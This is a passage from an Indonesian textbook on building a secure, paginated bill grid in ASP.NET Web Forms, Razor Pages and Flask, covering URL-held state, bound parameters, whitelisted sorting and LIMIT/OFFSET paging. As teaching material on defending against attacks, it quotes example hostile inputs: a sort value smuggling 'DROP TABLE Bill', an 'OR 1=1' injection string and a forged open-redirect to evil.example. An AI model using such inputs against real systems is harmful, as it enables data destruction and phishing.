    protected void gvBills_RowDeleting(object sender, GridViewDeleteEventArgs e)
    {
        e.Cancel = true;                                        // we delete it
ourselves, in a transaction
        string id = (string)gvBills.DataKeys[e.RowIndex].Value;
        string cs = ConfigurationManager.ConnectionStrings["Laundry"].ConnectionString;
        using (MySqlConnection con = new MySqlConnection(cs))
        {
            con.Open();
            using (MySqlTransaction tx = con.BeginTransaction())
            {
                MySqlCommand check = new MySqlCommand("SELECT status, (SELECT COUNT(*) FROM
Payment " +
                    "WHERE Bill_id = @id) FROM Bill WHERE id = @id FOR UPDATE", con, tx);
                check.Parameters.AddWithValue("@id", id);
                string status = null;
                long payments = 0;
                using (MySqlDataReader r = check.ExecuteReader())
                {
                    if (r.Read()) { status = r.GetString(0); payments = r.GetInt64(1); }
                }
                if (status != "queued" || payments > 0)
                {
                    lblMessage.Text = "Bill " + Server.HtmlEncode(id) + " was not
deleted.";
                    return;                                     // disposing tx rolls
it back
                }
                foreach (string sql in new[] { "DELETE FROM StatusLog WHERE Bill_id = @id",
                                               "DELETE FROM Bill WHERE id = @id" })
                {
                    MySqlCommand cmd = new MySqlCommand(sql, con, tx);
                    cmd.Parameters.AddWithValue("@id", id);
                    cmd.ExecuteNonQuery();
                }
                tx.Commit();
                lblMessage.Text = "Bill " + Server.HtmlEncode(id) + " was deleted.";
            }
        }
        gvBills.DataBind();
    }
}
```

`gvBills_RowDataBound` menyembunyikan tautan yang tidak berlaku dan memasang dialog konfirmasi; karena menyembunyikan tautan hanyalah kesopanan, *handler* lainnya memeriksa lagi. `gvBills_RowUpdating` membatalkan setiap perubahan yang bukan tepat langkah berikutnya, dengan memakai `e.OldValues` dan `e.NewValues`. `gvBills_RowDeleting` membatalkan penghapusan milik *grid* dan mengerjakannya sendiri dalam satu transaksi: mengunci nota dengan `SELECT … FOR UPDATE`, memeriksa bahwa nota itu *queued* dan belum dibayar, menghapus baris *status log* dan notanya, lalu *commit*. Keluar lebih awal membuang transaksi tanpa *commit*, yang berarti transaksi itu di-*rollback*.

Tiga batasan halaman ini patut diketahui, karena justru itulah alasan sisa bab ini mengerjakan segala sesuatu secara berbeda.

Pembagian halaman mengambil semuanya. `SqlDataSource` tidak membagi halaman di basis data: untuk menampilkan 25 baris ia mengambil seluruh 2.953 dan *grid* membuang 2.928. Subbab 13.13 mengukur biayanya. Pembagian halaman di sisi server dalam Web Forms

memerlukan `ObjectDataSource` dengan `EnablePaging`, atau *model binding* ASP.NET 4.5 dengan `IQueryable`.

Status log tidak ditulis. `UpdateCommand` yang deklaratif hanyalah satu pernyataan; menulis baris StatusLog dalam transaksi yang sama memerlukan kode, dan setelah itu deklarasinya tidak banyak menghemat.

State-nya tak terlihat. Halaman 7 dari *Keputih, queued, menurut pelanggan* tinggal di *view state*, bukan di alamat, sehingga tidak dapat ditandai, dibagikan, atau dibuka di tab kedua.

13.8 Dari Web Forms ke Razor Pages

13.8.1 Pekerjaan yang sama, kebiasaan yang berbeda

ASP.NET Core tidak memiliki GridView. Itu bukan kelalaian: Razor Pages (Bab 9) tidak memiliki kontrol server, *view state*, maupun *postback*, sehingga kontrol yang hidup dari ketiganya tidak punya pijakan [3]. Sebagai gantinya, Razor Pages memiliki sebuah halaman (`Bills.cshtml`) dengan kelas **page model** di belakangnya (`BillsModel`), metode *handler* yang dinamai menurut metode HTTP (`OnGet`, `OnPost`), dan bahasa templat yang menulis HTML dengan ekspresi `@`, meng-*encode* setiap nilai di sepanjang jalan. Sebuah tabel data dibangun dari potongan-potongan itu dan dari gagasan-gagasan web sederhana di bab-bab sebelumnya. **Tabel 13.6** menerjemahkan kosakatanya.

Tabel 13.6 Dari GridView ke *grid* Razor Pages. Kolom kanan menjelaskan mengapa penerjemahan ini berhasil: setiap fitur Web Forms adalah gagasan HTTP yang menyamar.


GridView Web Forms	Razor Pages (bab ini)	Gagasan web di baliknya
`DataSource` + `DataBind()`	*page model* mengisi sebuah properti; templat mengulanginya dengan `@foreach`	server menggambar HTML dari baris
view state (`__VIEWSTATE`)	*query string*: `?outlet=O02&sort=customer&page=2`	alamat *adalah state* sebuah pembacaan
postback untuk pembagian halaman dan pengurutan	sebuah tautan (`GET`)	membaca itu aman dan dapat diulang
postback untuk Update dan Delete	sebuah formulir (`POST`), lalu pengalihan **303** kembali ke *grid*	Post/Redirect/Get (Bab 7)
`SortExpression`	kunci pengurutan dari daftar putih, dipetakan ke SQL di server	jangan biarkan permintaan menulis SQL
pembagian halaman `SqlDataSource` (di memori)	`LIMIT ? OFFSET ?` di dalam kueri	biarkan basis data yang melewati baris
`EditIndex`	`?edit=B2934`	satu potong *state* lagi di alamat
`OnClientClick="return confirm(…)"`	baris konfirmasi (`?delete=B2931`), atau `confirm()` bila skrip berjalan	bertanya sebelum tindakan yang tak dapat dibatalkan
`RowUpdating` dengan `e.Cancel`	*handler* memeriksa aturan dan mengalihkan dengan sebuah pesan	aturan tinggal di server
(tidak ada)	`GET /bills.csv`	laporan hanyalah representasi lain
pembaruan sebagian halaman (`UpdatePanel`)	`fetch()` atas `?partial=1` (Subbab 13.21)	*progressive enhancement*

Bacalah kolom kanan **Tabel 13.6** dari atas ke bawah, dan Anda mendapatkan rancangan *grid* modern. Baris yang paling menentukan adalah baris kedua dan keempat: *state* di alamat

membuat *grid* dapat ditandai, dibagikan, dan bersahabat dengan tombol Back, dan menjawab setiap POST dengan pengalihan berarti Reload tidak pernah mengulang sebuah perubahan.

13.8.2 Satu permintaan, diikuti sampai akhir

Gambar 13.14 mengikuti dua jenis permintaan yang diterima *grid*. Sebuah **pembacaan** (baris bawah gambar) datang sebagai GET dengan *state grid* di *query string*-nya; *state* itu diurai dan dibersihkan; SQL dibangun dari *state* yang bersih, dengan setiap nilai dari pengunjung diikat; baris-baris kembali dan digambar dengan tautan yang membawa *state*. Sebuah **perubahan** (baris atas) datang sebagai POST dengan id nota, status lama dan barunya, serta *state grid* di *field* tersembunyi; satu transaksi melakukan perubahan dan menulis baris audit; jawabannya bukan halaman, melainkan pengalihan 303 ke alamat *grid* yang menyebut hasilnya, dan peramban mengikutinya dengan pembacaan biasa.



Gambar 13.14 Dua jenis permintaan *grid* nota. Pembacaan adalah GET yang seluruh *state*-nya ada di alamat; perubahan adalah POST yang berakhir dengan pengalihan 303 kembali ke sebuah pembacaan. Skrip opsional (kiri) membuat GET yang sama dengan `fetch()`.

13.8.3 Skema alamat

Keempat *grid* dalam bab ini, Razor Pages, PHP, Java, dan Flask, menjawab alamat yang persis sama; itulah yang memungkinkan satu program uji dan satu skrip peramban melayani keempatnya. **Tabel 13.7** adalah kontraknya.

Tabel 13.7 Skema alamat *grid*. Setiap nilai diperiksa terhadap sebuah daftar atau pola; nilai yang gagal bukan galat, ia sekadar tidak dipakai.

Parameter	Nilai yang diizinkan	Bawaan (tidak ditulis di alamat)	Nilai lain
`outlet`	id dari tabel Outlet: `O01`, `O02`, `O03`	semua gerai	diabaikan
`status`	`queued`, `finished`, `departed`	status apa pun	diabaikan
`from`, `to`	tanggal sah `YYYY-MM-DD`; `to` inklusif	tanpa batas	diabaikan
`sort`	`id`, `arrived`, `customer`, `service`, `outlet`, `unit`, `payment`, `status`	`arrived`	diabaikan
`dir`	`asc`, `desc`	`desc`	diabaikan
`page`	bilangan bulat mulai 1	1	di bawah 1 menjadi 1; melewati halaman terakhir menjadi halaman terakhir
`size`	10, 25, 50, 100	25	diabaikan
`edit`, `delete`	sebuah id nota	tidak ada	baris itu tidak masuk ke mode tersebut
`msg`, `bill`	kode pesan dan id nota `B` + 4 angka	tidak ada	tidak ada pesan yang ditampilkan
`partial`	`1`	seluruh halaman	seluruh halaman

Kolom terakhir adalah pilihan yang disengaja. *Grid* tidak pernah menjawab parameter yang buruk dengan halaman galat; ia membuang parameter itu dan menampilkan *grid* seolah parameter itu

tidak pernah diberikan. Orang yang salah mengetik `?status=qeued` melihat semua status, yang tidak berbahaya, dan penyerang yang mengirim `?sort=b.id;DROP TABLE Bill` melihat urutan bawaan, dan justru di situlah intinya. Tak ada ketikan pengunjung yang dapat membuat *grid* melakukan hal lain selain salah satu hal pada kolom kedua.

13.9 State Grid Tinggal di Alamat

13.9.1 Satu objek untuk seluruh state

Karena setiap tautan dan formulir harus membawa setiap bagian *state*, keempat *grid* masing-masing menyimpan *state* dalam satu objek kecil dan memberinya metode-metode yang dibutuhkan tautan. **Kode 13.14** adalah versi Razor Pages-nya, sebuah **record** C#.

Kode 13.14 `Data/GridState.cs`: *state grid* sebagai *record* yang tak dapat diubah (*immutable*), dengan penguraian yang hanya menyimpan nilai yang diizinkan dan tiga pembangun alamat yang dipakai setiap tautan.

```
using System.Globalization;
using System.Text.RegularExpressions;

namespace LaundryGrid.Data;

/// <summary>The grid's whole state, read from the query string and kept only if
allowed.</summary>
public sealed record GridState(string Outlet, string Status, string From, string To,
                               string Sort, string Dir, int Page, int Size)
{
    /// <summary>The sort keys a visitor may choose. The SQL for each lives in the
store.</summary>
    public static readonly string[] SortKeys =
        ["id", "arrived", "customer", "service", "outlet", "unit", "payment", "status"];
    public static readonly int[] Sizes = [10, 25, 50, 100];
    public static readonly string[] Statuses = ["queued", "finished", "departed"];

    public static GridState Parse(Func<string, string> get, IReadOnlySet<string> outletIds)
    {
        string outlet = get("outlet"), status = get("status"), sort = get("sort"), dir =
get("dir");
        int size = int.TryParse(get("size"), out int n) ? n : 25;
        int page = int.TryParse(get("page"), out int p) ? p : 1;
        return new GridState(
            outletIds.Contains(outlet) ? outlet : "",
            Statuses.Contains(status) ? status : "",
            CleanDate(get("from")),
            CleanDate(get("to")),
            SortKeys.Contains(sort) ? sort : "arrived",
            dir is "asc" or "desc" ? dir : "desc",
            Math.Max(1, page),
            Sizes.Contains(size) ? size : 25);
    }

    public static string CleanDate(string text) =>
        Regex.IsMatch(text, @"^\d{4}-\d{2}-\d{2}$")
        && DateOnly.TryParseExact(text, "yyyy-MM-dd", CultureInfo.InvariantCulture,
DateTimeStyles.None, out _)
            ? text : "";
```

Kode 13.14 (Lanjutan) *Data/GridState.cs: state grid sebagai record yang tak dapat diubah (immutable), dengan penguraian yang hanya menyimpan nilai yang diizinkan dan tiga pembangun alamat yang dipakai setiap tautan.*

```
    /// <summary>The state as query-string pairs, leaving out every default
value.</summary>
    public List<KeyValuePair<string, string>> Params()
    {
        var pairs = new List<KeyValuePair<string, string>>();
        void Add(string k, string v) { if (v.Length > 0) pairs.Add(new(k, v)); }
        Add("outlet", Outlet);
        Add("status", Status);
        Add("from", From);
        Add("to", To);
        Add("sort", Sort == "arrived" ? "" : Sort);
        Add("dir", Dir == "desc" ? "" : Dir);
        Add("page", Page == 1 ? "" : Page.ToString(CultureInfo.InvariantCulture));
        Add("size", Size == 25 ? "" : Size.ToString(CultureInfo.InvariantCulture));
        return pairs;
    }

    /// <summary>An address for this state plus extra pairs such as edit=B0012.</summary>
    public string Href(string path = "/bills", params (string Key, string Value)[] extra)
    {
        var pairs = Params();
        pairs.AddRange(extra.Select(e => new KeyValuePair<string, string>(e.Key,
e.Value)));
        return pairs.Count == 0 ? path : path + "?" + string.Join("&",
            pairs.Select(kv => Uri.EscapeDataString(kv.Key) + "=" +
Uri.EscapeDataString(kv.Value)));
    }

    /// <summary>Clicking the current column flips the direction; another column starts
ascending.</summary>
    public string SortHref(string key) => key == Sort
        ? (this with { Dir = Dir == "desc" ? "asc" : "desc", Page = 1 }).Href()
        : (this with { Sort = key, Dir = "asc", Page = 1 }).Href();
}
```

Bacalah dalam empat bagian.

Record-nya. `GridState(…)` mendeklarasikan delapan properti yang tak dapat diubah dalam satu baris. Untuk "mengubah" sebuah *state*, Anda menyalinnya dengan satu properti berbeda, `s with { Page = 3 }`, persis yang dibutuhkan *grid*: satu halaman menampilkan banyak tautan dari satu *state*, masing-masing berbeda pada satu nilai.

Penguraian. `Parse` menerima sebuah fungsi yang membaca satu nilai permintaan menurut namanya serta himpunan id gerai yang nyata, lalu membangun *state* yang setiap propertinya lolos uji: gerai harus salah satu id yang dibaca dari tabel Outlet, status salah satu dari tiga kata, setiap tanggal harus tanggal kalender yang sah, kunci pengurutan salah satu dari delapan, arah `asc` atau `desc`, halaman sekurang-kurangnya 1, ukuran salah satu dari empat. `int.TryParse` mengembalikan `false` untuk `"abc"`, untuk `""`, dan untuk `"99999999999"`, dan masing-masing lalu kembali ke nilai bawaannya. Argumen berupa fungsi itu memungkinkan metode yang sama membaca *query string* sebuah GET (`Request.Query`) maupun formulir sebuah POST (`Request.Form`).

Alamat kanonik. `Params()` mendaftar *state* sebagai pasangan nama–nilai *tanpa semua nilai bawaan*, sehingga halaman pertama cukup ditulis `/bills` dan halaman 2 menjadi `/bills?page=2`. Satu *state* memiliki satu alamat; itu lebih ramah bagi manusia dan membuat riwayat peramban, *cache*, atau orang yang membandingkan tautan melihat *state* yang sama sebagai *string* yang sama.

Pembangun alamat. `Href` membangun alamat dari *state* ditambah pasangan tambahan, misalnya `s.Href("/bills", ("edit", "B2934"))`; `Uri.EscapeDataString` melakukan *percent-encoding* atas setiap nama dan nilai, sehingga nilai yang mengandung `&` atau `=` tidak dapat memecah alamat. `SortHref` menerapkan aturan yang diharapkan setiap pengguna *spreadsheet*: mengeklik kolom yang sedang menjadi dasar urutan akan membalik arahnya; mengeklik kolom lain mengurutkan menurut kolom itu, menaik; bagaimanapun, *grid* kembali ke halaman 1, karena "halaman 7" dari urutan baru tidak bermakna.

Grid PHP, Java, dan Python memiliki objek yang sama dengan metode yang sama (`GridState` di ketiganya), masing-masing ditulis sesuai gaya bahasanya: kelas PHP dengan properti publik, *record* Java, dan *frozen dataclass* Python.

13.9.2 Formulir juga membawa state

Tautan membawa *state* di alamatnya; formulir yang mem-POST sebuah perubahan juga harus membawanya, sebab jika tidak, setelah perubahan, kasir yang sedang melihat *Keputih, queued, menurut pelanggan* akan mendarat di halaman 1 dari seluruh 2.953 nota. Karena itu setiap formulir POST memuat satu *field* tersembunyi untuk setiap nilai yang bukan bawaan, yang dihasilkan dari `Params()`:

```
<input type="hidden" name="outlet" value="O02"><input type="hidden" name="status"
value="queued">
```

Setelah perubahan, server membangun kembali alamat *grid* dengan **`Parse` yang sama dengan yang dipakainya untuk GET**, diterapkan pada formulir. Itu adalah sifat keamanan. Rancangan yang malas akan mengirim alamat kembali, `back=/bills?outlet=O02…`, lalu mengalihkan ke sana; maka formulir palsu dengan `back=https://evil.example/` akan mengirim kasir ke situ, sebuah ***open redirect***, alat kesayangan para pelaku *phishing*. Karena dibangun kembali dari nilai yang sudah diurai, satu-satunya tujuan yang mungkin adalah alamat *grid*.

13.10 Menyaring dengan Aman

13.10.1 Klausa WHERE dengan lubang untuk nilai

Kendali saringan menghasilkan paling banyak empat syarat, dan masing-masing boleh tidak ada. **Kode 13.15** menunjukkan cara *grid* Flask mengubah *state* menjadi klausa WHERE; ketiga *grid* lainnya melakukan hal yang sama, baris demi baris.

Kode 13.15 `where()` dalam `python/grid.py`: satu syarat untuk setiap saringan yang diisi, masing-masing dengan `?` untuk nilainya, dan nilai-nilai itu dalam sebuah *list* dengan urutan yang sama.

```
def where(state):
    """The WHERE clause and its bound values. Only b.* columns are filtered."""
    sql, values = ["1 = 1"], []
    if state.outlet:
        sql.append("b.Outlet_id = ?")
        values.append(state.outlet)
    if state.status:
        sql.append("b.status = ?")
        values.append(state.status)
    if state.date_from:
        sql.append("b.arrived >= ?")
        values.append(state.date_from)
    if state.date_to:                       # 'to' is inclusive: before the next midnight
        sql.append("b.arrived < ?")
        values.append((date.fromisoformat(state.date_to) + timedelta(days=1)).isoformat())
    return " AND ".join(sql), values
```

Fungsi ini mengembalikan dua hal: teks SQL dan sebuah *list* nilai. Teks SQL hanya berisi *string* tetap yang ditulis pemrogram, `b.Outlet_id = ?`, `b.status = ?`, dan seterusnya, disambung dengan `AND`. Nilai-nilainya masuk ke *list* dan sampai ke basis data secara terpisah sebagai **parameter terikat**: basis data menerima pernyataan dengan tanda tanyanya, mengompilasinya, dan baru kemudian menerima nilainya, sebagai data. Sebuah nilai tidak pernah dapat menjadi bagian pernyataan, apa pun karakter yang dikandungnya [2]. Memulai dari `1 = 1` adalah kemudahan kecil: tanpa saringan sama sekali klausanya menjadi `WHERE 1 = 1`, yang benar untuk setiap baris, dan setiap syarat sungguhan dapat ditambahkan dengan `AND` tanpa perlu bertanya apakah ia yang pertama.

Untuk *state* `outlet=O02, status=queued`, fungsi itu mengembalikan teks SQL `1 = 1 AND b.Outlet_id = ? AND b.status = ?` dan nilai `['O02', 'queued']`. Kueri lengkap yang dijalankan *grid* untuk baris-barisnya kemudian berbunyi, dengan *join* Subbab 13.3 di depan dan urutan serta halaman di belakangnya:

```
SELECT … FROM Bill b JOIN Customer c … LEFT JOIN Outlet o …
WHERE 1 = 1 AND b.Outlet_id = ? AND b.status = ?
ORDER BY b.arrived DESC, b.id DESC LIMIT ? OFFSET ?          -- values: O02, queued, 25,
0
```

Perhatikan bahwa gerai diperiksa dua kali, dengan dua alasan berbeda. Pengikatan membuat nilai itu *tidak berbahaya*: `O01' OR '1'='1` yang diikat sebagai nilai tidak cocok dengan gerai mana pun. Daftar putih membuatnya *bermakna*: gerai yang tidak ada dibuang, dan *grid* menampilkan semua gerai alih-alih tabel kosong. Keamanan datang dari pengikatan; kemudahan pakai dari validasi.

13.10.2 “Sampai” berarti “sampai akhir hari itu”

Saringan tanggal menyimpan kesalahan klasik. `arrived` berisi tanggal *dan waktu*, `'2026-09-30 16:26:26'`. Orang yang meminta nota “dari 1 sampai 30 September” juga menghendaki semua yang datang pada tanggal 30. Syarat yang tampak jelas, `b.arrived <= '2026-09-30'`, membandingkan teks, dan dalam urutan teks `'2026-09-30 16:26:26'` datang *sesudah* `'2026-09-30'` (*string* yang lebih panjang dan diawali *string* yang lebih pendek diurutkan sesudahnya), sehingga semua nota tanggal 30 tersingkir. Pada data Laundry itu berarti sepuluh nota, semuanya masih harus dikerjakan. Syarat yang dipakai *grid* adalah awal hari *berikutnya*, eksklusif:

$$\text{from} \leq \text{arrived} < \text{to} + 1 \text{ hari} \tag{13.1}$$

Persamaan (13.1) adalah alasan `where()` menambahkan satu hari pada `to` di dalam kode, dengan `date.fromisoformat(state.date_to) + timedelta(days=1)`, lalu membandingkan dengan `<`. Untuk September 2026 syaratnya adalah `'2026-09-01' <= arrived < '2026-10-01'`, yang

memilih 256 nota; `arrived <= '2026-09-30'` yang naif hanya memilih 246. Mengerjakan aritmetika tanggal di program, bukan di SQL, membuat pernyataannya sama di SQLite dan MySQL, yang fungsi tanggalnya berbeda.

Perbandingan atas teks ini bisa berhasil hanya karena skema menyimpan setiap tanggal dalam satu format tetap, `YYYY-MM-DD HH:MM:SS`, yang urutan teksnya sama dengan urutan waktunya. Itu pula sebabnya `clean_date` hanya menerima `YYYY-MM-DD` lalu bertanya kepada kalender apakah tanggal itu ada: `2026-02-30` berbentuk benar tetapi bukan tanggal, sehingga dibuang.

13.11 Mengurutkan per Kolom Tanpa SQL Injection

13.11.1 Satu-satunya bagian kueri yang tidak dapat diikat

Menyaring itu mudah karena setiap saringan adalah sebuah *nilai*. Mengurutkan berbeda: pengunjung memilih sebuah *kolom*, dan nama kolom adalah bagian dari pernyataan SQL itu sendiri, bukan nilai. *Placeholder* hanya mewakili nilai. Apa yang terjadi jika Anda tetap mencobanya sangat mendidik, dan **Kode 13.16** adalah eksekusi nyatanya.

Kode 13.16 Keluaran `bench/order_by_param.py`. Diikat sebagai parameter, `'c.name'` hanyalah sebuah *string* yang sama untuk setiap baris, sehingga baris kembali tanpa urutan tertentu; ditulis ke dalam pernyataan, `c.name` mengurutkan menurut nama pelanggan.

```
ORDER BY ?  with 'c.name' bound: [('B0001', 'Imam Pratama'), ('B0002', 'Hendro Ramadhan'),
('B0003', "Ma'ruf Saputra")]
ORDER BY c.name, b.id written  : [('B0118', 'Adi Eko Alatas'), ('B0119', 'Adi Eko Alatas'),
('B0122', 'Adi Eko Alatas')]
```

`ORDER BY ?` dengan nilai `'c.name'` mengurutkan setiap baris menurut *teks* `c.name`, yang sama untuk semuanya, sehingga baris kembali dalam urutan apa pun yang ditemukan basis data: tanpa galat, hanya tautan pengurutan yang tidak berbuat apa-apa. Karena itulah begitu banyak program menyisipkan nama kolom ke dalam pernyataan, `"ORDER BY " + request.args["sort"]`, salah satu lubang *SQL injection* yang paling umum dalam aplikasi nyata. Setelah itu apa saja dapat mengikuti ORDER BY: *subquery* yang membocorkan kata sandi satu karakter demi satu karakter melalui urutan, `CASE` yang membuat basis data tertidur, atau, bila *driver* mengizinkan beberapa pernyataan, titik koma dan sebuah `DROP TABLE` [2].

13.11.2 Daftar putih

Obatnya adalah membiarkan pengunjung memilih sebuah *kunci* dan membiarkan program memilih *SQL*-nya. **Kode 13.17** adalah tabel yang mengerjakannya di *grid* Flask.

Kode 13.17 `SORTS` dalam `python/grid.py`: delapan kunci pengurutan yang boleh disebut pengunjung, masing-masing dipetakan ke ekspresi SQL yang akan ditulis program.

```python
# The ONLY expressions that may ever follow ORDER BY. A visitor chooses a key;
# the SQL comes from this table, never from the request.
SORTS = {
    "id": "b.id",
    "arrived": "b.arrived",
    "customer": "c.name",
    "service": "s.description",
    "outlet": "o.name",
    "unit": "b.unit",
    "payment": "b.payment",
    "status": "b.status",
}
```

Pengunjung mengirim `sort=customer`. `GridState.parse` menyimpannya hanya jika ia adalah kunci dalam `SORTS`; jika bukan, nilainya menjadi `arrived`. Ketika SQL dibangun, **Kode 13.18** mencari kunci itu dan menulis *nilai* dari tabel ke dalam pernyataan.

Kode 13.18 `order_by()`: kolom berasal dari `SORTS`, arah adalah salah satu dari dua kata tetap, dan id nota selalu ditambahkan sebagai pemutus seri (*tie-breaker*).

```
def order_by(state):
    column = SORTS[state.sort]                      # a KeyError is impossible: parse()
checked
    direction = "ASC" if state.dir == "asc" else "DESC"
    if column == "b.id":
        return f"b.id {direction}"
    return f"{column} {direction}, b.id {direction}"   # the tie-breaker makes pages stable
```

Setiap karakter sesudah `ORDER BY` dalam pernyataan akhir ditulis oleh pemrogram. Permintaan hanya memilih di antara delapan *string*, dan di antara `ASC` dan `DESC`; ia tidak menyumbang satu karakter pun. Itulah **daftar putih** (*white list*, *allow list*): himpunan tertutup masukan yang dapat diterima, selain itu ditolak. Ia lebih kuat daripada lawannya, *daftar hitam* (*black list*) yang berusaha mengenali karakter berbahaya seperti `;` dan `--`, karena daftar hitam harus meramalkan setiap tipuan, sedangkan daftar putih tidak peduli apa pun tipuannya. Pengurutan sisipan dari Subbab 13.8.3, `b.id; DROP TABLE Bill; --`, tidak ada dalam daftar, sehingga tidak dipakai, dan pemeriksaan di Subbab 13.22 membuktikan pada keempat *grid* bahwa jawabannya adalah *grid* bawaan.

Daftar putih yang sama melindungi penyimpanan dalam memori milik *grid* Razor Pages, yang sama sekali tidak memakai SQL: di sana kedelapan kunci dipetakan ke delapan fungsi pembanding (**Kode 13.36**). Mengurutkan menurut *nama* properti apa pun yang dikirim pengunjung, lewat *reflection* atau pustaka kueri dinamis, adalah lubang yang sama dalam bahasa lain.

13.11.3 Mengapa pemutus seri penting

`order_by` tidak pernah menulis `ORDER BY c.name ASC` saja; ia menulis `ORDER BY c.name ASC, b.id ASC`. Alasannya adalah pembagian halaman. Banyak nota berbagi pelanggan yang sama: seorang pelanggan memiliki 62. Banyak pula yang berbagi jumlah: ke-2.953 nota hanya memiliki 33 nilai tagihan yang berbeda. Ketika baris-baris seri pada kolom pengurutan, SQL tidak menjanjikan urutan apa pun di antara mereka, dan basis data bebas mengembalikan baris-baris yang seri dalam urutan berbeda pada dua kueri yang hanya berbeda OFFSET-nya. Jika itu terjadi, sebuah nota dapat muncul di bawah halaman 3 dan lagi di atas halaman 4, sementara nota lain tidak pernah tampil sama sekali. **Kode 13.19** memperlihatkannya pada data Laundry. Sepuluh nota termahal terdiri atas dua nota Rp 165.000, empat nota Rp 150.000, lalu empat dari *tujuh belas* nota yang ditagih Rp 135.000. Empat yang mana? Tanpa pemutus seri, itu terserah basis data.

Kode 13.19 Keluaran nyata `bench/tie_breaker.py`: halaman pertama berisi sepuluh nota yang diurutkan menurut jumlah, tanpa dan dengan id nota sebagai pemutus seri. Empat nota terakhir berbeda, karena mereka adalah empat dari tujuh belas yang seri.

```
ORDER BY b.payment DESC             B1222 B1334 B0394 B1361 B1745 B2468 B0044 B0168 B0560
B0615
ORDER BY b.payment DESC, b.id DESC  B1334 B1222 B2468 B1745 B1361 B0394 B2854 B2387 B2377
B2371
bills charged the top amount, Rp 165.000: 2
```

Tanpa pemutus seri, SQLite memilih B0044, B0168, B0560, dan B0615, dalam urutan ia kebetulan menemukannya; dengan pemutus seri, empat yang id-nya terbesar. Tak ada yang menjamin kueri pertama akan memilih empat yang sama lain kali, atau bahwa halaman 2-nya akan dimulai dengan ketiga belas yang tidak dipilihnya. Menambahkan kolom unik, id nota, sebagai kunci pengurutan terakhir membuat urutannya **total**: tidak ada dua baris yang seri, sehingga setiap baris memiliki tepat satu posisi, dan halaman-halaman menjadi partisi tabel yang sejati. Aturannya singkat: *kueri yang dibagi per halaman harus mengakhiri ORDER BY-nya dengan kolom unik.* Aturan ini penting dua kali lagi dalam bab ini: untuk *keyset paging* (Subbab 13.13), yang sama sekali tidak dapat berjalan tanpanya, dan untuk ekspor CSV, yang barisnya harus keluar dalam urutan yang ditampilkan *grid*.

13.12 Pembagian Halaman di Sisi Server dengan LIMIT dan OFFSET

13.12.1 Tiga rumus kecil

Pembagian halaman mengubah nomor halaman menjadi baris, dan tiga rumus mengerjakan seluruh aritmetikanya. Misalkan N banyaknya baris yang cocok dengan saringan, s ukuran halaman, dan p nomor halaman, dihitung dari 1. Banyaknya halaman adalah

$$P = \max\left(1, \lceil \frac{N}{s} \rceil\right) \tag{13.2}$$

dengan $\lceil x \rceil$, *ceiling* dari x, adalah bilangan bulat terkecil yang tidak kurang dari x: halaman terakhir yang hanya berisi sedikit baris tetaplah sebuah halaman. max mempertahankan satu halaman (kosong) bila tidak ada yang cocok. Banyaknya baris yang dilewati sebelum halaman p, yaitu **offset**, adalah

$$o = (p - 1)\, s \tag{13.3}$$

karena halaman 1 tidak melewati apa pun, halaman 2 melewati satu halaman, dan seterusnya. Baris yang ditampilkan adalah baris ke-$o + 1$ sampai ke-$\min(p\, s, N)$, yang dicetak *grid* sebagai "Showing 26–50 of 2,953 bills":

$$\text{first} = o + 1, \qquad \text{last} = \min(p\, s,\ N) \tag{13.4}$$

Tabel 13.8 mengerjakan rumus-rumus itu untuk tabel lengkap, $N = 2953$, pada dua ukuran halaman. Menurut Persamaan (13.2), $P = \lceil 2953/25 \rceil = \lceil 118.12 \rceil = 119$ halaman berisi 25, dan $\lceil 2953/100 \rceil = \lceil 29.53 \rceil = 30$ halaman berisi 100.

Tabel 13.8 Persamaan (13.2), Persamaan (13.3), dan Persamaan (13.4) dikerjakan pada 2.953 nota. Baris terakhir adalah penjepitan (*clamp*): nomor halaman yang melampaui akhir menjadi halaman terakhir.

Ukuran halaman s	Halaman p	Offset $o=(p-1)s$	Baris ditampilkan	Yang dicetak grid
25	1	0	1–25	Showing 1–25 of 2,953 bills · page 1 of 119
25	2	25	26–50	Showing 26–50 of 2,953 bills · page 2 of 119
25	118	2.925	2.926–2.950	Showing 2926–2950 of 2,953 bills · page 118 of 119
25	119	2.950	2.951–2.953	Showing 2951–2953 of 2,953 bills · page 119 of 119
100	30	2.900	2.901–2.953	Showing 2901–2953 of 2,953 bills · page 30 of 30
25	999	dijepit ke halaman 119	2.951–2.953	Showing 2951–2953 of 2,953 bills · page 119 of 119

Perhatikan baris keempat pelan-pelan: $o = (119 - 1) \times 25 = 2950$, baris pertama yang ditampilkan adalah 2951, dan yang terakhir $\min(119 \times 25, 2953) = \min(2975, 2953) = 2953$. Halaman terakhir berisi tiga nota. (Antarmuka *grid* berbahasa Inggris, sesuai aturan rumah bagi kode dan UI, sehingga ia mencetak pemisah ribuan dengan koma.)

13.12.2 Kuerinya

SQL menyatakan Persamaan (13.3) secara langsung. Di SQLite, MySQL, MariaDB, dan PostgreSQL, `LIMIT 25 OFFSET 50` berarti "lewati 50 baris hasil yang sudah terurut, lalu kembalikan paling banyak 25". (MySQL juga menerima bentuk lama `LIMIT 50, 25`, dengan offset lebih dulu. SQL Server, tempat Web Forms biasanya berjalan, menuliskan hal yang sama sebagai `OFFSET 50 ROWS FETCH NEXT 25 ROWS ONLY`, yang juga merupakan ejaan standar SQL.) **Kode 13.20** adalah fungsi *grid* Flask untuk satu halaman.

Kode 13.20 `fetch_page()`: hitung jumlah dan total lebih dulu, jepit nomor halaman, lalu ambil tepat satu halaman dengan `LIMIT ? OFFSET ?`, keduanya diikat.

```
def fetch_page(conn, state):
    """One page of rows plus the numbers the pager and the footer need."""
    where_sql, values = where(state)
    total, charged = conn.execute(
        f"SELECT COUNT(*), COALESCE(SUM(b.payment), 0) FROM Bill b WHERE {where_sql}",
        values).fetchone()
    pages = max(1, math.ceil(total / state.size))
    state = replace(state, page=min(state.page, pages))      # page 999 becomes the last
page
    rows = conn.execute(
        f"{SELECT_ROWS} WHERE {where_sql} ORDER BY {order_by(state)} LIMIT ? OFFSET ?",
        values + [state.size, (state.page - 1) * state.size]).fetchall()
